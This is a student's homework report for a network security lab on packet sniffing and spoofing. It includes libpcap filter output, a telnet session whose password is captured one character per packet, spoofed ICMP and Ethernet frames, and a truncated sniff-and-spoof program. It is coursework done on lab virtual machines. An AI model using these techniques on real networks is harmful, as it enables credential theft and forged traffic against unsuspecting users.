Homework 1

CSCE-465-500

September 12, 2018

Joseph Martinsen

Task 1: Writing Packet Sniffing Program

Task 1.a: Understanding sniffex

Problem 1: *Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial.*

First the program (sniffex.c) begins by identifying which interface to sniff on using pcap_lookupdev from the pcpap library if the user does not pass an interface as a command line parameter. Pcap also has the capability of finding and identifying the network number and mask associated with capture device found/being used in the first part. Next a pcap session is initialized and setup for sniffing. Next the filters/rule sets are "compiled" and applied. At this point everything has been setup so the sniffing will begin.

Problem 2: *Why do you need the root privilege to run sniffex? Where does the program fail if executed without the root privilege?*

You need root privilege to run sniffex because the program needs the proper permission to open a device/interface to sniff on (enp0s3).

It fails on pcap_open_live when it is trying to open the interface to sniff on.

The program fails with the following error when it tries to capture from the device

Couldn't open device enp0s3
You don't have permission to capture on that device(socker: Persmission not permitted)

Problem 3: *Please turn on and turn off the promiscuous mode in the sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.*

When set to *promiscuous* mode to deny/0, and no active network traffic occurring, sniffix does not sniff any traffic. When set to *promiscuous* mode to allow all/1 and no active network traffic occurring, communication from my host machine and VM is being sniffed.

Task 1.b: Writing Filters

```
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: icmp and (src host 10.0.2.15 and dst host 216.58.194.46) or (src host 216.58.194.46 and dst host 10.0.2.15)

```

```
Packet number 1:
       From: 10.0.2.15
         To: 216.58.194.46
   Protocol: ICMP

Packet number 2:
       From: 216.58.194.46
         To: 10.0.2.15
   Protocol: ICMP

Packet number 3:
       From: 10.0.2.15
         To: 216.58.194.46
   Protocol: ICMP

Packet number 4:
       From: 216.58.194.46
         To: 10.0.2.15
   Protocol: ICMP

Packet number 5:
       From: 10.0.2.15
         To: 216.58.194.46
   Protocol: ICMP

Packet number 6:
       From: 216.58.194.46
         To: 10.0.2.15
   Protocol: ICMP

Packet number 7:
       From: 10.0.2.15
         To: 216.58.194.46
   Protocol: ICMP

Packet number 8:
       From: 216.58.194.46
         To: 10.0.2.15
   Protocol: ICMP

Packet number 9:
       From: 10.0.2.15
         To: 216.58.194.46
   Protocol: ICMP

Packet number 10:
       From: 216.58.194.46
         To: 10.0.2.15
   Protocol: ICMP

Capture complete.
```

SceenCapture of the CMP packets between two specific hosts

```
char filter_exp[] = "icmp and (src host 10.0.2.15 and dst host 216.58.194.46) or (src host 216.58.194.46 and dst host 10.0.2.15)";
```

Filter Text

```
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: tcp and dst portrange 10-100

Packet number 1:
       From: 10.0.2.15
         To: 18.219.190.156
   Protocol: TCP
   Src port: 34404
   Dst port: 80

Packet number 2:
       From: 10.0.2.15
         To: 18.219.190.156
   Protocol: TCP
   Src port: 34404
   Dst port: 80

Packet number 3:
       From: 10.0.2.15
         To: 18.219.190.156
   Protocol: TCP
   Src port: 34404
   Dst port: 80
   Payload (84 bytes):
00000   47 45 54 20 2f 20 48 54  54 50 2f 31 2e 31 0d 0a    GET / HTTP/1.1..
00016   48 6f 73 74 3a 20 6a 6f  73 65 70 68 2e 6d 61 72    Host: joseph.mar
00032   74 69 6e 73 65 6e 2e 63  6f 6d 0d 0a 55 73 65 72    tinsen.com..User
00048   2d 41 67 65 6e 74 3a 20  63 75 72 6c 2f 37 2e 34    -Agent: curl/7.4
00064   37 2e 30 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a    7.0..Accept: */*
00080   0d 0a 0d 0a                                         ....

Packet number 4:
       From: 10.0.2.15
         To: 18.219.190.156
   Protocol: TCP
   Src port: 34404
   Dst port: 80

Packet number 5:
       From: 10.0.2.15
         To: 18.219.190.156
   Protocol: TCP
   Src port: 34404
   Dst port: 80

Packet number 6:
       From: 10.0.2.15
         To: 18.219.190.156
   Protocol: TCP
   Src port: 34404
   Dst port: 80

```

```
Packet number 7:
         From: 10.0.2.15
           To: 18.219.190.156
    Protocol: TCP
    Src port: 34404
    Dst port: 80

Packet number 8:
         From: 10.0.2.15
           To: 18.219.190.156
    Protocol: TCP
    Src port: 34404
    Dst port: 80

Packet number 9:
         From: 10.0.2.15
           To: 18.219.190.156
    Protocol: TCP
    Src port: 34404
    Dst port: 80

Packet number 10:
         From: 10.0.2.15
           To: 18.219.190.156
    Protocol: TCP
    Src port: 34404
    Dst port: 80

Capture complete.
```


ScreenCapture the TCP packets that have a destination port range from to port 10 -100

```
char filter_exp[] = "tcp and dst portrange 10-100";
```

Filter Text

Task 1.c: Sniffing Passwords

```
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: tcp port 23

Packet number 1:
        From: 192.168.1.27
          To: 192.168.1.26
   Protocol: TCP
   Src port: 59294
   Dst port: 23
   Payload (2 bytes):
00000   0d 00                                               ..

Packet number 2:
       From: 192.168.1.26
         To: 192.168.1.27
   Protocol: TCP
   Src port: 23
   Dst port: 59294
   Payload (12 bytes):
00000   0d 0a 50 61 73 73 77 6f  72 64 3a 20                ..Password:

Packet number 3:
       From: 192.168.1.27
         To: 192.168.1.26
   Protocol: TCP
   Src port: 59294
   Dst port: 23

Packet number 4:
       From: 192.168.1.27
         To: 192.168.1.26
   Protocol: TCP
   Src port: 59294
   Dst port: 23
   Payload (1 bytes):
00000   64                                                  d

Packet number 5:
       From: 192.168.1.26
         To: 192.168.1.27
   Protocol: TCP
   Src port: 23
   Dst port: 59294

Packet number 6:
       From: 192.168.1.27
         To: 192.168.1.26
   Protocol: TCP
   Src port: 59294
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 7:
       From: 192.168.1.26
         To: 192.168.1.27
```




```
   Protocol: TCP
   Src port: 23
   Dst port: 59294

Packet number 8:
       From: 192.168.1.27
         To: 192.168.1.26
   Protocol: TCP
   Src port: 59294
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 9:
       From: 192.168.1.26
         To: 192.168.1.27
   Protocol: TCP
   Src port: 23
   Dst port: 59294

Packet number 10:
       From: 192.168.1.27
         To: 192.168.1.26
   Protocol: TCP
   Src port: 59294
   Dst port: 23
   Payload (1 bytes):
00000   73                                                  s

Capture complete.
```

Task 2: Spoofing

Task 2.a: Write a spoofing program

See 2.b

Task 2.b: Spoof an ICMP Echo Request




```
[09/15/18]seed@VM:.../a$ sudo ./spoof
ing  --src-ip=192.168.1.26 --dst-ip=19
+-----------------------------------
|      PURDUE Univ. CS528 - Network Se
|       Lab 1: Packet Sniffing and Sp
|   Task 2: Spoof Ping packets and Ethe
+-----------------------------------

[+] Spoofed IP packet sent successful
[09/15/18]seed@VM:.../a$
```

```
icmp
No.   Time                           Source         Destination
  45 2018-09-15 12:56:10.9749593…  192.168.1.27   192.168.1.26
  46 2018-09-15 12:56:10.9750023…  192.168.1.26   192.168.1.27
  47 2018-09-15 12:56:11.2063562…  192.168.1.26   192.168.1.27
1792 2018-09-15 13:10:13.1997714…  192.168.1.26   192.168.1.27
1793 2018-09-15 13:10:13.2002124…  192.168.1.27   192.168.1.26
1949 2018-09-15 13:11:56.3599125…  192.168.1.26   192.168.1.27
1950 2018-09-15 13:11:56.3607175…  192.168.1.27   192.168.1.26
2007 2018-09-15 13:12:22.2891506…  192.168.1.26   192.168.1.27
2008 2018-09-15 13:12:22.2897237…  192.168.1.27   192.168.1.26

▸ Frame 2008: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on int
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 192.168.1.27, Dst: 192.168.1.26
▸ Internet Control Message Protocol

0000  00 00 00 01 00 06 08 00  27 c2 46 23 00 12 08 00   ........ '.F#....
0010  45 00 00 31 e5 9a 00 00  40 01 11 ac c0 a8 01 1b   E..1.... @.......
0020  c0 a8 01 1a 00 00 0c 90  00 00 00 00 59 6f 75 20   ........ ....You
0030  68 61 76 65 20 62 65 65  6e 20 68 61 63 6b 65 64   have bee n hacked
0040  21                                                 !
```

Using packet program I downloaded from Purdue I was able to spoof a ping.

Task 2.c: Spoof an Ethernet Frame



```
Apply a display filter … <Ctrl-/>                                    Expression…
No.  Time                           Source                  Destination        Protocol  Length Info
 105 2018-09-15 13:26:43.8367347…  192.168.1.12            224.0.0.2          IGMPv2      60 Leave Group 224.0.0.251
 106 2018-09-15 13:26:43.8367455…  192.168.1.12            224.0.0.251        IGMPv2      60 Membership Report group 224.0.0.251
 107 2018-09-15 13:26:44.4170053…  Woonsang_04:05:06       99:99:99:99:99:99  IPv4        35 Bogus IPv4 version (5, must be 4)
 108 2018-09-15 13:26:44.4511640…  fe80::849:7206:90e4…   ff02::16           ICMPv6      90 Multicast Listener Report Message v2
 109 2018-09-15 13:26:44.6562880…  192.168.1.12            224.0.0.251        MDNS       132 Standard query 0x0000 PTR _homekit._t…
 110 2018-09-15 13:26:44.6563180…  fe80::849:7206:90e4…   ff02::fb           MDNS       152 Standard query 0x0000 PTR _homekit._t…
 111 2018-09-15 13:26:46.4991687…  fe80::849:7206:90e4…   ff02::16           ICMPv6      90 Multicast Listener Report Message v2
 112 2018-09-15 13:26:47.5231864…  fe80::849:7206:90e4…   ff02::2            ICMPv6      70 Router Solicitation from 80:b0:3d:14:…
 113 2018-09-15 13:26:47.7280105…  192.168.1.12            224.0.0.251        MDNS       132 Standard query 0x0000 PTR _homekit._t…
 114 2018-09-15 13:26:47.7280316…  fe80::849:7206:90e4…   ff02::fb           MDNS       152 Standard query 0x0000 PTR _homekit._t…
 115 2018-09-15 13:26:49.5713460…  fe80::849:7206:90e4…   ff02::2            ICMPv6      70 Router Solicitation from 80:b0:3d:14:…

▸ Frame 107: 35 bytes on wire (280 bits), 35 bytes captured (280 bits) on interface 0
▸ Ethernet II, Src: Woonsang_04:05:06 (01:02:03:04:05:06), Dst: 99:99:99:99:99:99 (99:99:99:99:99:99)
▸ Internet Protocol Version 4

0000  99 99 99 99 99 99 01 02  03 04 05 06 08 00 59 6f   ........ ......Yo
0010  75 20 68 61 76 65 20 62  65 65 6e 20 68 61 63 6b   u have b een hack
0020  65 64 21                                           ed!
```

Spooefed ethernet frame from 01:02:03:04:05:06

Question 4: *Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?*

Yes you can set the IP packet length field at any arbitrary value regardless of the packet size.


Question 5: *Using the raw socket programming, do you have to calculate the checksum for the IP header?*

Yes you do in order to avoid receiving a checksum error instead of the desired response.

Question 6: *Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?*

Regular users do not have the required permissions to run the subcommands required to create a socket. It fails when trying to create the socket itself.

Task 3: Sniff and then Spoof




```
[09/15/18]seed@VM:~$ ping 10.0.2.200
PING 10.0.2.200 (10.0.2.200) 56(84) bytes of data.
From 10.0.2.5 icmp_seq=1 Destination Host Unreachable
From 10.0.2.5 icmp_seq=2 Destination Host Unreachable
From 10.0.2.5 icmp_seq=3 Destination Host Unreachable
From 10.0.2.5 icmp_seq=4 Destination Host Unreachable
From 10.0.2.5 icmp_seq=5 Destination Host Unreachable
From 10.0.2.5 icmp_seq=6 Destination Host Unreachable
^C
--- 10.0.2.200 ping statistics ---
8 packets transmitted, 0 received, +6 errors, 100% packet loss, time 7166ms
pipe 4
[09/15/18]seed@VM:~$ sudo arp -s 10.0.2.200 AA:AA:AA:AA:AA:AA
[09/15/18]seed@VM:~$ ping 10.0.2.200
PING 10.0.2.200 (10.0.2.200) 56(84) bytes of data.
64 bytes from 10.0.2.200: icmp_seq=1 ttl=64 time=251 ms
64 bytes from 10.0.2.200: icmp_seq=2 ttl=64 time=273 ms
64 bytes from 10.0.2.200: icmp_seq=3 ttl=64 time=295 ms
64 bytes from 10.0.2.200: icmp_seq=4 ttl=64 time=317 ms
^C
--- 10.0.2.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 251.697/284.476/317.181/24.388 ms
[09/15/18]seed@VM:~$ 
```

Victim machine trying to ping 10.0.2.200 and receiving unreachable. After caching the ip to a MAC address and running the ip again with the sniff and spoof program running on the attacker machine, echo request are being sent back to the victim.

Sniff and Spoof code

```
#define APP_NAME "sniffex and spoof"
#define APP_DESC "Sniffer example using libpcap + Spoofing by Joseph Martinsen"
#define APP_COPYRIGHT "Copyright (c) 2006 The Tcpdump Group - Modified by Joseph
Martinsen"
#define APP_DISCLAIMER "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM."

#include <arpa/inet.h>
#include <ctype.h>
#include <errno.h>
#include <net/ethernet.h>
#include <netinet/in.h>
